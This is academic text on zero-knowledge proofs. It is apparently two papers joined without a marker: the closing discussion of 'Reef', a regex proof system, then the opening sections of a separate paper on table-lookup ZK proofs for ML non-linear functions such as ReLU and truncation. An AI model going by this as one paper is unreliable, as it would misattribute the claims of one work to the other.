Reef relates to a series of very recent works on building proof systems for regexes [11, 56, 64, 79]. Reef aims to be as general as possible—targeting complex PCRE expressions and arbitrarily long documents. Reef achieves this by introducing SAFA, a brand new automata. In contrast, these other works target particular applications (middlebox packet inspection, malware hash membership tests) and use existing automata (DFAs or NFAs) enhanced with various encoding optimizations for their application domains. Reef can also handle these applications (and many others). It is unclear whether Reef would achieve better performance on these applications over these tailored proposals as we have not yet done an empirical comparison (they were all developed concurrently with Reef). One exception is ZK Regex from the ZK Email Verify project [11], which is in effect the "standard" approach in our evaluation, and which Reef outperforms in all applications.

Another related area is that of *secure regex evaluation* [33,

48, 53, 56, 58, 75]. Here the goal is for one party to supply the regex $\mathcal{R}$ and another party the document D, and to determine whether $\mathsf{D} \in \mathcal{L}[\![\mathcal{R}]\!]$ without revealing their inputs. This is a multi-party computation, and the techniques used in this domain aim to express *computation* rather than *verification*, which is the main theme in our work (via NP checkers).

11 Discussion and Future Work

Reef is the most expressive zero-knowledge proof system for regexes to date. It excels in situations where the document is large and the match is small, or when the regex gives Reef many opportunities to skip unnecessary work. In contrast, works like Zombie [79] excel in the opposite regime (small documents or when the document closely matches the regex). We think there are opportunities to combine the techniques in these two approaches to obtain the best of both worlds.

Reef has the ability to prove regex matches (and non-matches), but an interesting extension is to support "search and replace". In such a setting, the prover would prove not whether there is a match for some regex but rather that some committed document is the result of performing a regex search and replace transformation on some other committed document. Another extension to Reef is to support context free grammars. We think a similar approach of developing a custom automata would work there, and Reef already uses a stack for SAFA, which we show is quite efficient.

Abstract

Zero-knowledge (ZK) proofs have been recently explored for the integrity of machine learning (ML) inference. However, these protocols suffer from high computational overhead, with the primary bottleneck stemming from the evaluation of *non-linear* functions. In this paper, we propose the first systematic ZK proof framework for non-linear mathematical functions in ML using the perspective of *table lookup*. The key challenge is that table lookup cannot be directly applied to non-linear functions in ML since it would suffer from inefficiencies due to the intolerably large table. Therefore, we carefully design several important building blocks, including digital decomposition, comparison, and truncation, such that they can effectively utilize table lookup with a quite small table size while ensuring the soundness of proofs. Based on these building blocks, we implement complex mathematical operations and further construct ZK proofs for current mainstream non-linear functions in ML such as ReLU, sigmoid, and normalization. The extensive experimental evaluation shows that our framework achieves $50 \sim 179\times$ runtime improvement compared to the state-of-the-art work, while maintaining a similar level of communication efficiency.

1 Introduction

Machine-learning-as-a-service (MLaaS) provides powerful platforms for ML-based inference and prediction as a paid service. However, the inference process is black-boxed to clients and hence it is difficult to validate the service integrity, e.g., the inference results are evaluated by legitimate ML models with a correct inference specification. Recently, to address this problem, several works explore to design zero-knowledge (ZK) proofs in MLaaS, especially for the integrity of ML inference [16, 22, 24, 34, 37, 40, 57, 63]. Generally speaking, ZK proofs allow a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that a public program (i.e., statement) is correctly evaluated on $\mathcal{P}$'s secret input w (i.e., witness) without revealing additional information about w. Correspondingly, the goal of ZK proofs within MLaaS is to enable the service provider (as $\mathcal{P}$) to prove to clients (as $\mathcal{V}$) that the service is of high quality and inference is correctly evaluated by the particular model with secret parameters (as w), while preserving the model's privacy, more seriously, the intellectual property.

Unfortunately, the advanced ZK protocols for ML [40, 57] remain impractical and inefficient, particularly when applied to real-world complicated models such as convolutional neural networks (CNNs) [28, 35] or recently promising Transformer-based large language models (LLMs) like GPT [46, 53]. Upon meticulous examination, we identify that the primary bottleneck lies in the computation cost, primarily stemming from evaluating non-linear layers of ML[1], because the evaluation of those layers involves complex *non-linear mathematical functions* like comparison, exponentiation, division, and reciprocal square root. As exemplified in Mystique [57], the state-of-the-art ZK proofs for ML, the evaluation of non-linear functions consumes about 8 minutes for one inference on the ResNet-101 model, which accounts for more than 80% of the total inference runtime. Therefore, it is critical to design new techniques to solve the performance bottleneck of ZK proofs for non-linear functions, thereby facilitating the scalability and adoption of ZK protocols in ML. Furthermore, these ZK proofs have significant value beyond the field of ML and essentially can be used in any application involving non-linear evaluation, e.g., software vulnerabilities [8], program analysis [15] and database querying [39].

In this paper, we aim to address the above open problem by designing efficient ZK proofs for non-linear functions. Our key observation is that the adoption of heavy arithmetic-Boolean conversion is the main root cause for the inefficiency. In particular, current ZK proofs for ML evaluate linear layers on arithmetic circuits in a prime field $\mathbb{F}_p$. However, when evaluating non-linear functions, these arithmetic outputs have to

[1]ML is comprised of alternating *linear* and *non-linear* layers. The former includes convolutional and fully connected layers, while the latter includes ReLU, GELU, Softmax, Maxpooling, and batch/layer normalization.

be converted to Boolean values via various bit decomposition techniques such as zk-edaBits [2,57], so that the non-linear functions can be evaluated using general Boolean circuits in the ZK environment. Unfortunately, these conversion proofs are high cost and cause at least $O(\log p)$ multiplication complexity[2], due to the invocation of modulo-addition circuits in the Boolean field [57]. In addition, the subsequent function evaluation in Boolean circuits also causes a substantial overhead ($O(\log p)$ with a big constant), e.g., 3∼11K multiplication gates are needed for exponentiation, division, and reciprocal square root [57].

To tackle this issue, we propose a novel scalable ZK proof framework for non-linear mathematical functions. Our main insight is to explore *table lookup*-based ZK proofs. Building upon this technique, our framework can avoid the expensive arithmetic-Boolean conversion and Boolean circuit evaluation, by building a table to map the input to the output over arithmetic values. However, the key challenge is that table lookup cannot be directly applied to non-linear functions in ML since it would suffer from inefficiencies due to the oversized table (Section 2.1). Our solution starts by decomposing inputs of large bitlength into several smaller digits to significantly reduce the table size. Nevertheless, it is non-trivial to utilize these digits for function evaluation due to result correctness and proof soundness issues. To this end, we design several important building blocks from scratch, such as comparison and truncation, with new constructions. As a result, our building blocks have an asymptotic multiplication complexity of $O(1)$ in the amortized setting[3] (Section 2.2).

Based on these efficient building blocks, we construct ZK proofs for various non-linear mathematical functions in ML. We conduct extensive experiments to evaluate these protocols and the results show unprecedented efficiency breakthroughs (Section 7). Compared to the state-of-the-art Mystique [57], our protocols for widely used non-linear functions in ML, such as ReLU, sigmoid, GELU, obtain $50 \sim 179\times$ runtime improvement, while achieving $1.2 \sim 4.8\times$ better communication cost. Our contributions can be summarized as follows.

- We propose the first systematic ZK proof framework for non-linear mathematical functions in ML using the perspective of table lookup.
- We present several building blocks with newly proposed table lookup-based techniques, which have $O(1)$ multiplication complexity in the amortized setting.
- We apply these building blocks to various non-linear mathematical functions of ML and conduct extensive evaluation. The results show that our protocols achieve $50 \sim 179\times$ runtime improvement compared with the state-of-the-art work while maintaining a similar level of communication efficiency.

[2]Note that multiplication gates, including both Boolean AND and arithmetic multiplication, dominate the computation overhead of ZK proofs [57–60].

[3]Similarly, the state-of-the-art ZK proofs [2,57] also design their protocols in the amortized setting.

2 Technical Overview

2.1 New perspective from table lookup

We explore using table lookup for ZK proofs of non-linear functions. Our table lookup-based ZK proof works as follows. The prover $\mathcal{P}$ and the verifier $\mathcal{V}$ pre-compute a public table that stores all legitimate input-output pairs of the evaluated non-linear function, and then $\mathcal{P}$ can prove to $\mathcal{V}$ that the computed output along with its input exists in this table. We instantiate our table lookup protocol by taking recent techniques from ZK proofs of read-only memory (ROM) access [10,18,60], which originally aimed to perform batched memory accesses in a verifiable manner (Section 3.5).

However, constructing ZK protocols for non-linear functions from table lookup is not straightforward and challenging. Specifically, to faithfully evaluate a non-linear function $y = f(x)$, the lookup table requires storing all possible input-output pairs $\{x_i, y_i = f(x_i)\}_{x_i \in \mathbb{F}_p}$. Unfortunately, for a typically used arithmetic field $\mathbb{F}_p$, e.g., a 61-bit prime p [2,57], the table size $T \approx 2^{61}$ would become intolerably large. Such a size will directly lead to an explosion in the number of arithmetic multiplications, thereby a sharp drop in performance.

We address the above challenge by first decomposing inputs with large bitlength into a constant number of smaller digits, e.g., $5 \sim 12$ bits. We note that the size of each resulting table is only $2^5 \sim 2^{12}$ and it does not impose a burden on storage costs. Nevertheless, it is non-trivial to utilize these small tables for the ZK-based non-linear mathematical functions due to result correctness and proof soundness issues. To solve these problems, we further design a series of novel protocols (Section 2.2), such as comparison and truncation, leveraging the table lookup technique.

Remark. There are also some other potential methods called lookup arguments [14,20,45,51,61,62], such as Caulk [61] and Lasso [51], to instantiate the table lookup-based ZK proofs. We currently choose the technique from ZK proofs of ROM since they are computation-efficient, especially in batched lookup settings. This is suitable for ML scenarios that repeatedly evaluate a large number of mathematical functions at each non-linear layer. We re-run the source code of Caulk [61], and the results show that the ZK lookup protocol of Caulk costs 177.451ms for each amortized access on a table of size 2^{12}, while our protocol from ZK-ROM only requires 0.069ms (about 2571× better) for the same setting. Lasso [51] is customized for restricted *structured* tables, namely decomposability or low-degree extension structures (refer to their paper for more details), which cannot be extended to our setting.



Figure 1: A high-level overview of our framework.

2.2 Novel table lookup-based protocols

Our framework can be summarized into three hierarchical levels, as depicted in Figure 1. Below, we outline the protocols inside in a bottom-up manner. (1) *Fundamental building blocks.* As the most important basis of our framework, this level consists of four operations, i.e., digital decomposition, comparison, truncation, and most significant non-zero-bit (Section 4). All enjoy an asymptotic multiplication complexity of $O(1)$ in the amortized setting, independent of the input bitlength $\log p$. (2) *Complex mathematical functions.* Building on the developed building blocks, we design efficient ZK proofs for complex mathematical functions including exponential, division, and reciprocal square root (Section 5). (3) *Comprehensive ML applications.* Relying on the above ZK proofs for mathematical functions as well as our building blocks, we provide efficient ZK protocols for a lot of widely used non-linear functions in ML (Section 6), including ReLU, Maxpooling, Sigmoid, Normalization, Softmax, and GELU.

Due to being important and challenging, below we introduce the insights of four fundamental building blocks.

Digital decomposition. To address the prohibitively large size of lookup tables as discussed in Section 2.1, a natural idea is to decompose the input x into a constant number k of small digits $x_0,\ldots,x_{k-1}$. We formalize this operation as digital decomposition, which importantly runs throughout our entire framework. Formally, given an input $x \in \mathbb{F}_p$, this operation outputs $x_0,\ldots,x_{k-1} \in \mathbb{F}_p$ such that $x = x_{k-1}\|\ldots\|x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0,k-1]$.

Unfortunately, a subtle issue arises. Specifically, the malicious prover may provide incorrect $x_0,\ldots,x_{k-1}$ satisfying that $x_{k-1}\|\ldots\|x_0 = x+p$ instead of x. This incorrect decomposition would be successfully verified because the verification $x_{k-1}\|\ldots\|x_0 - x = 0$ is performed in $\mathbb{F}_p$, meaning that all operations are taken over modulo p. The root of the problem is that for an ℓ-bit prime p for $\mathbb{F}_p$, the prover could decompose x in a larger range $[0,2^\ell-1]$ rather than $[0,p-1]$, where $p < 2^\ell$. Therefore, an additional effort is required to check that $x_{k-1}\|\ldots\|x_0 < p$. This operation will be handled later by our comparison protocol. Moreover, we also present a positive digital decomposition protocol, which is customized to positive inputs, to bypass this issue.

Comparison. ZK proofs of comparison verification are used to verify whether $x < c$ holds, where $x \in \mathbb{F}_p$ is the prover's secret witness and $c \in \mathbb{F}_p$ is a public constant. Our idea is to convert the comparison verification on the entire x and c with large bitlength into a set of carefully designed operations on smaller digits. We take inspiration from the observation [21, 48]: $1\{x < c\} = 1\{x_1 < c_1\} + 1\{x_1 = c_1\} \cdot 1\{x_0 < c_0\}$, where $x = x_1\|x_0$ and $c = c_1\|c_0$. Further, this relation can be recursively invoked when $x = x_{k-1}\|\ldots\|x_0$ and $c = c_{k-1}\|\ldots\|c_0$.

With the above relation, our basic idea for ZK proofs of comparison verification consists of two steps. (1) For each $i \in [0,k-1]$, given the digits (x_i,c_i) with bitlength d_i, we evaluate $z_i^{lt} = 1\{x_i < c_i\}$ and $z_i^{eq} = 1\{x_i = c_i\}$ by calling two table lookups. (2) $1\{x < c\}$ is verified by using z_i^{lt} and z_i^{eq} for $i \in [0,k-1]$ according to the above relation. However, the computation cost of this solution is still large due to the requirement of $2k$ table lookups and k multiplications. Therefore, we further make two important improvements. First, rather than recursively invoking k multiplications to verify $1\{x < c\}$ in step (2), we use only one table lookup by carefully constructing a table containing $z = z_{k-1}^{lt}\|\ldots\|z_0^{lt}\|z_{k-1}^{eq}\|\ldots\|z_0^{eq} \in \{0,1\}^{2k}$ and the corresponding result of $1\{x < c\}$ from z. Second, with the first insight, we further reduce $2k$ invocations of table lookup of step (1) into k times, by designing a compact encoding method that combines z_i^{lt} and z_i^{eq} into one value. Totally, our optimized proofs only invoke $k+1$ table lookups.

Truncation. Truncation on positive values x can be directly evaluated by invoking our positive digital decomposition protocol. Namely, given the truncation bitlength t, it outputs x_1 such that $x = x_1\|x_0$ and $x_0 \in \{0,1\}^t$. However, when we consider the general case that supports arbitrary inputs in $\mathbb{F}_p$, the ZK proofs of truncation become challenging. The main reason is that a negative value x is embedded in $\mathbb{F}_p$ as $p-|x|$ and hence given $p-|x| = x_1\|x_0$, the digit x_1 decomposed from $p-|x|$ is not a correct truncation result.

To address this challenge, an important observation is that the truncation operation conducts an arithmetic right shift on the 2's complement representation of the real value x, rather than its embedded field representation. Hence our insight is that we can convert the truncation on a negative x into the positive one by flipping all bits of x in the 2's complement. Specifically, the result y below is still the correct output of truncation on a negative x, if we (1) compute positive $\bar{x}$ by flipping all the bits of x in the 2's complement, i.e., 0 to 1 and 1 to 0, (2) compute $\bar{y}$ by performing positive truncation on $\bar{x}$, and (3) obtain y by flipping all the bits of $\bar{y}$ in the 2's complement. Therefore, the ZK proofs of general truncation can be achieved by invoking our comparison and positive truncation protocols.

Msnzb. The most significant non-zero-bit (Msnzb) computes the index y on a positive input x, such that if $x_y = 1$ then $x_i = 0$ for all $i > y$. Alternatively, we have $2^y \le x \le 2^{y+1}-1$. This function is currently explored in secure multi-party com-

putation (MPC) works [47]. In their protocol, the input x is decomposed into several digits $x_0, \ldots, x_{k-1}$, and the Msnzb is computed on each x_i of these digits. Finally, the output corresponds to $y = \mathsf{Msnzb}(x_i) + i \cdot d$ if $x_i \neq 0$ and $x_j > 0$ for all $j > i$, where d is the bitlength of each digit. Although this method can be directly migrated to the ZK-based evaluation, utilizing our digital decomposition and table lookup protocols, the cost is significantly high due to the requirement of multiple Msnzb, comparison, and multiplication operations.

We re-think this function and find that the property $2^y \leq x \leq 2^{y+1} - 1$ is overlooked. We further observe that except y, we could let the prover provide additional values $z_0 = 2^y$ and $z_1 = 2^{y+1} - 1$, and then verify that $z_0 \leq x \leq z_1$. This verification can be implemented via the table lookup technique, where a table L is constructed containing (y, z_0, z_1) for all possible y. It is worth noting that the table L is quite small with size $\lceil \log p \rceil - 1$. However, simply constructing this table as above is unreasonable, since when y is large, z_1 will overflow the range of positive values in $\mathbb{F}_p$. We address this problem by replacing the overflowed z_1 with $\frac{p-1}{2}$ without affecting correctness, based on a rigorous analysis.

Functionality $\mathcal{F}_{\mathsf{ZK}}$

This functionality is parameterized by a prime p such that $p \geq 2^\lambda$.

Input: On receiving (Input, x) from $\mathcal{P}$, store x and send $[x]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Affine Combination: On receiving $(\mathsf{Affine}, c_0, c_1, \ldots, c_n, [x_1]_p, \ldots, [x_n]_p)$ from $\mathcal{P}$ and $\mathcal{V}$, check that $[x_1]_p, \ldots, [x_n]_p$ are valid and abort if not. Compute $y = c_0 + \sum_{i \in [1,n]} c_i \cdot x_i$ in $\mathbb{F}_p$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Multiply: On receiving $(\mathsf{Mult}, [x]_p, [y]_p)$ from $\mathcal{P}$ and $\mathcal{V}$, check that $[x]_p, [y]_p$ are valid and abort if not. Compute $z = x \cdot y$ in $\mathbb{F}_p$, store z, and send $[z]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Output: On receiving $(\mathsf{Output}, [z]_p)$ from $\mathcal{P}$ and $\mathcal{V}$, check if $[z]_p$ is valid and abort if the check fails, otherwise send z to $\mathcal{V}$.

Figure 2: Ideal functionality for ZK proofs.

3 Preliminaries

3.1 Notation

We use κ and λ to denote the computational and statistical security parameters, respectively. For $a, b \in \mathbb{Z}$ with $a < b$, we use $[a,b]$ to denote $\{a, \ldots, b\}$ and $(a,b]$ to denote $\{a+1, \ldots, b\}$. $a := b$ denotes that a is assigned by b. We use $x \leftarrow S$ to denote sampling x uniformly at random from a finite set S. $\mathsf{negl}(\cdot)$ denotes a negligible function such that $\mathsf{negl}(\kappa) = o(\kappa^{-c})$ for every positive constant c.

Fixed-Point Representation. Same as prior works [40,57], we encode a real number $\hat{x} \in \mathbb{R}$ as a field element $x \in \mathbb{F}_p$ using their fixed-point representation. The representation in $\mathbb{F}_p$ is parameterized by a fixed *scale* variable, s, which refers to the fractional bitlength. We define two mappings for mutual conversion between reals and their field representation.

- $\mathsf{R2F} : \mathbb{R} \to \mathbb{F}_p$. The mapping from reals to its field representation is $\mathsf{R2F}(x, p, s) = \lfloor x \cdot 2^s \rfloor \bmod p$.
- $\mathsf{F2R} : \mathbb{F}_p \to \mathbb{R}$. The mapping from the field representation to reals is $\mathsf{F2R}(x, p, s) = (x - c \cdot p)/2^s$, where the operations are over $\mathbb{R}$ and $c = 1\{x > (p-1)/2\}$.

We sometimes omit s, meaning that $s = 0$, i.e., the conversions are between signed integers and their field representation. Hence, $\mathbb{F}_p$ can encode signed integers between $[-\frac{p-1}{2}, \frac{p-1}{2}]$.

3.2 Information-theoretic MACs

We commit values in $\mathbb{F}_p$ using information-theoretic message authentication codes (IT-MACs) [4,43]. Let $\Delta \in \mathbb{F}_p$ be a uniform global key known only to the verifier $\mathcal{V}$. A commitment on a message $x \in \mathbb{F}_p$ is denoted by $[x]_p$, meaning that the prover $\mathcal{P}$ holds $x \in \mathbb{F}_p$ and a MAC $M_x \in \mathbb{F}_p$, and the verifier $\mathcal{V}$ holds a uniform local key $K_x \in \mathbb{F}_p$ such that $M_x = K_x + \Delta \cdot x$ in $\mathbb{F}_p$. When we say both parties hold $[x]_p$, it means that $\mathcal{P}$ holds (x, M_x) and $\mathcal{V}$ holds (Δ, K_x). IT-MACs are *additively homomorphic*, meaning that given public constants $c_0, c_1, \ldots, c_n \in \mathbb{F}_p$ and commitments $[x_1]_p, \ldots, [x_n]_p$, $\mathcal{P}$ and $\mathcal{V}$ can locally compute $[y]_p := c_0 + \sum_{i \in [1,n]} c_i \cdot [x_i]_p$. A commitment $[x]_p$ can be opened by having $\mathcal{P}$ send (x, M_x) to $\mathcal{V}$, who checks $M_x = K_x + \Delta \cdot x$ with the probability of forging an incorrect x at most $1/|\mathbb{F}_p|$. When opening n all zero values $[x_1]_p, \ldots, [x_n]_p$, called $\mathsf{CheckZero}$, $\mathcal{P}$ computes $h := \mathsf{H}(M_{x_1}, \ldots, M_{x_n})$ and sends h to $\mathcal{V}$, who checks whether $h = \mathsf{H}(K_{x_1}, \ldots, K_{x_n})$, where $\mathsf{H} : \{0,1\}^* \to \{0,1\}^\kappa$ is a hash function modeled as a random oracle. The soundness error of $\mathsf{CheckZero}$ is at most $1/|\mathbb{F}_p| + q/2^\kappa$, where q is the number of queries to the random oracle [9]. Random IT-MAC commitments can be efficiently generated using the recent LPN-based Vector Oblivious Linear Evaluation (VOLE) protocols [5,49], which have communication complexity sublinear in the number of commitments.

3.3 Zero-knowledge proofs

Zero-knowledge proofs (of knowledge) are interactive two-party protocols that allow the prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that a certain statement is true on a private witness. Instead of using the classical definition by Goldwasser et al. [27], we define it as an ideal functionality $\mathcal{F}_{\mathsf{ZK}}$ for circuit satisfiability in Figure 2. It belongs to the commit-and-prove paradigm and uses information-theoretic MACs as commitments. The functionality directly implies the standard properties, i.e., com-

pleteness, knowledge soundness, and zero knowledge. The functionality can be instantiated using several existing ZK protocols, but in our implementation, we use the recent VOLE-based interactive designated-verifier ZK proofs [56–59] due to their fast prover time and small memory footprint.

3.4 ZK proofs of read-only memory access

We introduce ZK proofs for read-only memory access (ROM) [11, 18, 60], which are the basis of our table lookup. This functionality allows the prover $\mathcal{P}$ to commit a size-T memory containing $m_0, \ldots, m_{T-1}$, and then when $\mathcal{P}$ accesses an element at address $i \in [0, T-1]$ from the memory, $\mathcal{P}$ proves to the verifier $\mathcal{V}$ that the read value is m_i. Note that recent works are customized for batch ROM settings, meaning that $\mathcal{P}$ proves that N accesses on a size-T memory are correct.

We review the state-of-the-art ZK ROM protocol in arithmetic circuits [60]. The protocol contains three phases: setup, access, and cleanup. (1) In the setup phase, $\mathcal{P}$ and $\mathcal{V}$ initialize two triple vectors, reads and writes, in which each triple consists of an access address, an access value, and a metadata called version. Then, for the i-th element in memory, where $i \in [0, T-1]$, $\mathcal{P}$ and $\mathcal{V}$ append $([i]_p, [m_i]_p, [0]_p)$ to writes. (2) The access phase can be performed N times. In each access of the j-th element in memory for $j \in [0, T-1]$, $\mathcal{P}$ and $\mathcal{V}$ append $([j]_p, [m_j]_p, [v_j]_p)$ to reads, where v_j is the latest version of m_j in writes, while appending $([j]_p, [m_j]_p, [v_j+1]_p)$ to writes. (3) Finally, in the cleanup phase, for the i-th element in memory, where $i \in [0, T-1]$, $\mathcal{P}$ and $\mathcal{V}$ append $([i]_p, [m_i]_p, [v_i]_p)$ to reads, where v_i is the latest version of m_i in writes. The insight is that each access to ROM is correct if and only if reads is a permutation of writes. The permutation proof costs $2 \cdot (T+N)$ multiplications. Note that this protocol can be generalized to support a key-value store (i.e., the address space is an arbitrary set) and multiple values (i.e., the value space includes an arbitrary number of values). We refer the reader to Section 4 and Appendix C of the work [60] for detailed protocols and soundness analysis.

3.5 ZK proofs of table lookup from ZK-ROM

Table lookup is our main insight to evaluate non-linear functions, in which $\mathcal{P}$ and $\mathcal{V}$ pre-compute a public table storing all legitimate input-output pairs of the evaluated non-linear function, and then $\mathcal{P}$ proves to $\mathcal{V}$ that the computed output along with its input exists in this table. We extend the ZK functionality of Figure 2 with table lookup, and present the augmented functionality in Figure 3. We also include the procedure of range check, which is a simplified variant of table lookup with the exception that the output is empty.

We instantiate these protocols using ZK proofs from the aforementioned ZK-ROM, where the access address and value in ZK-ROM now respectively correspond to the input and output. The detailed table lookup protocol is shown in the full

Functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$

This functionality extends the instructions in $\mathcal{F}_{\mathsf{ZK}}$.

CheckLookup: On receiving $(\mathsf{Lookup}, L, [x]_p, [y]_p)$ from $\mathcal{P}$ and $\mathcal{V}$, check if $[x]_p, [y]_p$ are valid and $(x, y) \in L$, and output abort to $\mathcal{V}$ if the check fails, otherwise output success.

CheckRange: On receiving $(\mathsf{Range}, R, [x]_p)$ from $\mathcal{P}$ and $\mathcal{V}$, check if $[x]_p$ is valid and $x \in R$, and output abort to $\mathcal{V}$ if the check fails, otherwise output success.

Figure 3: Ideal functionality for ZK proofs of table lookup and range check.

version. For N lookups on a size-T table, the computation complexity is $T + 2 \cdot N$ multiplication gates, reducing T multiplications compared to the original ZK-ROM. The reason is that our table is always public, and hence in the setup phase, we can append T tuples in plaintext into writes. In our ML application, it holds $N \gg T$, thus the amortized computation complexity per lookup is 2 multiplications. We emphasize that batch lookup is very reasonable in ML, since ML repeatedly evaluates non-linear functions a large number of times, e.g., 800K ReLUs in a layer of ResNet50 [28, 48].

4 Building Blocks

In this section, we present several crucial building blocks and outline their ideal functionalities in Figure 4. These components serve as the foundational elements for ZK proofs of non-linear mathematical functions introduced later.

4.1 Digital decomposition

As discussed in Section 2.1, to avoid the oversized lookup table, a natural idea is decomposing the input x into k small digits $x_0, \ldots, x_{k-1}$ before employing table lookup. Formally, the digital decomposition operation decomposes $x \in \mathbb{F}_p$ into $x_0, \ldots, x_{k-1} \in \mathbb{F}_p$ such that $x = x_{k-1} \| \ldots \| x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0, k-1]$. This operation can be viewed as a generalized form of bit decomposition [40, 57] when all d_i's are set as 1. However, it is worth noting that the number k of output digits is a *constant*, rather than the prime bitlength $\lceil \log p \rceil$ in bit decomposition. This advantage effectively ensures a constant asymptotic multiplication complexity of our protocols. In the following, we first detail how to perform digital decomposition specific to positive inputs, and then discuss general digit decomposition for arbitrary values.

Positive digital decomposition. To decompose an input $x \in [0, \frac{p-1}{2}]$, we ask the prover to provide the decomposed dig-

Functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$

This functionality extends the instructions in $\mathcal{F}_{\mathsf{ZK}}$.

Positive digital decomposition: On input (DigitDec, $[x]_p$, $d_0,\ldots,d_{k-1}$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in [0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Decompose x to $(x_0,\ldots,x_{k-1})$ such that $x = x_{k-1}\|\ldots\|x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0,k-1]$. Then, for $i \in [0,k-1]$, store x_i and send $[x_i]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Comparison verification: On input (VrfyCmp, $[x]_p, c$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in \mathbb{F}_p$, check that $[x]_p$ is valid and abort if not. Check whether $x < c$, and output abort to $\mathcal{V}$ if the check fails, otherwise output success.

Comparison: On input (Cmp, $[x]_p, c$) from $\mathcal{P}$ and $\mathcal{V}$, $x \in \mathbb{F}_p$, check that $[x]_p$ is valid and abort if not. Compute $y = 1\{x < c\}$, store y and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Positive truncation: On input (PosTrunc, $[x]_p, t$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in [0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Compute $y = \mathsf{R2F}(\mathsf{F2R}(x,p)/2^t, p)$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

General truncation: On input (Trunc, $[x]_p, t$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in \mathbb{F}_p$, check that $[x]_p$ is valid and abort if not. Compute $y = \mathsf{R2F}(\mathsf{F2R}(x,p)/2^t, p)$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Most significant non-zero-bit: On input (Msnzb, $[x]_p$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in (0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Compute y such that $2^y \le x \le 2^{y+1}-1$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Figure 4: Ideal functionality for ZK proofs of our building blocks.

its $\{x_0,\ldots,x_{k-1}\}$ of x. Then the protocol verifies that (1) for $i \in [0,k-1]$, $x_i \in \{0,1\}^{d_i}$, by invoking the CheckRange procedure of functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, and (2) $\{x_0,\ldots,x_{k-1}\}$ constitute the digit decomposition of x, by determining whether $x_0 + \sum_{i\in[1,k-1]} 2^{\sum_{j\in[0,i-1]} d_j} x_i = x$ based on the CheckZero procedure. The detailed protocol Π_{DigitDec} is illustrated in Figure 5. The dominant cost of this protocol is k range checks, which consume $2k$ multiplication gates.

General digital decomposition. Before presenting a general digital decomposition construction, it is essential to address why protocol Π_{DigitDec} cannot be directly applied to arbitrary values in $\mathbb{F}_p$. For an ℓ-bit prime p, where $p < 2^\ell$ obviously, a malicious prover could decompose x in a larger range $[0, 2^\ell - 1]$ instead of $[0, p-1]$ such that $x_{k-1}\|\ldots\|x_0 = x + p$, rather than x. Nonetheless, these results would still pass the verification strategy in protocol Π_{DigitDec} mainly because the CheckRange procedure is taken over modulo p. This malicious behavior does not occur in the positive case. The reason is that $x_{k-1}\|\ldots\|x_0$ should be represented by at most $\ell - 1$ bits, namely $x_{k-1}\|\ldots\|x_0 < 2^{\ell-1}$ due to $x \le \frac{p-1}{2} < 2^{\ell-1}$. It is a contradiction that $x_{k-1}\|\ldots\|x_0 = x + p$ since $p > 2^{\ell-1}$ and should be represented by ℓ bits. To address this issue, it is necessary to add an extra check to ensure that the output digits $x_{k-1}\|\ldots\|x_0 < p$. This is precisely addressed with our comparison verification protocol detailed in Section 4.2. Consequently, the ZK proofs of general digital decomposition can be straightforwardly derived by integrating our positive digital decomposition protocol in Figure 5 and comparison verification protocol in Figure 6. Note that we only provide the positive digital decomposition protocol here because it suffices for our work.

Protocol Π_{DigitDec}

Parameters: A finite field $\mathbb{F}_p$, a constant k.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$ and digital bitlengths $d_0,\ldots,d_{k-1}$, where $x \in [0, \frac{p-1}{2}]$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[x_0]_p,\ldots,[x_{k-1}]_p$ such that $x = x_{k-1}\|\ldots\|x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0,k-1]$ as follows:

1. $\mathcal{P}$ decomposes x into $(x_0,\ldots,x_{k-1})$ such that $x = x_{k-1}\|\ldots\|x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0,k-1]$.
2. $\mathcal{P}$ sends $(\mathsf{Input}, x_0,\ldots,x_{k-1})$ to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $([x_0]_p,\ldots,[x_{k-1}]_p)$ to $\mathcal{P}$ and $\mathcal{V}$.
3. For $i \in [0,k-1]$, $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Range}, R_i, [x_i]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $R_i = \{0,1\}^{d_i}$, to verify that $x_i \in \{0,1\}^{d_i}$.
4. $\mathcal{P}$ and $\mathcal{V}$ compute $[z]_p = [x_0]_p + \sum_{i\in[1,k-1]} 2^{\sum_{j\in[0,i-1]} d_j}[x_i]_p - [x]_p$ and execute the CheckZero procedure on $[z]_p$.
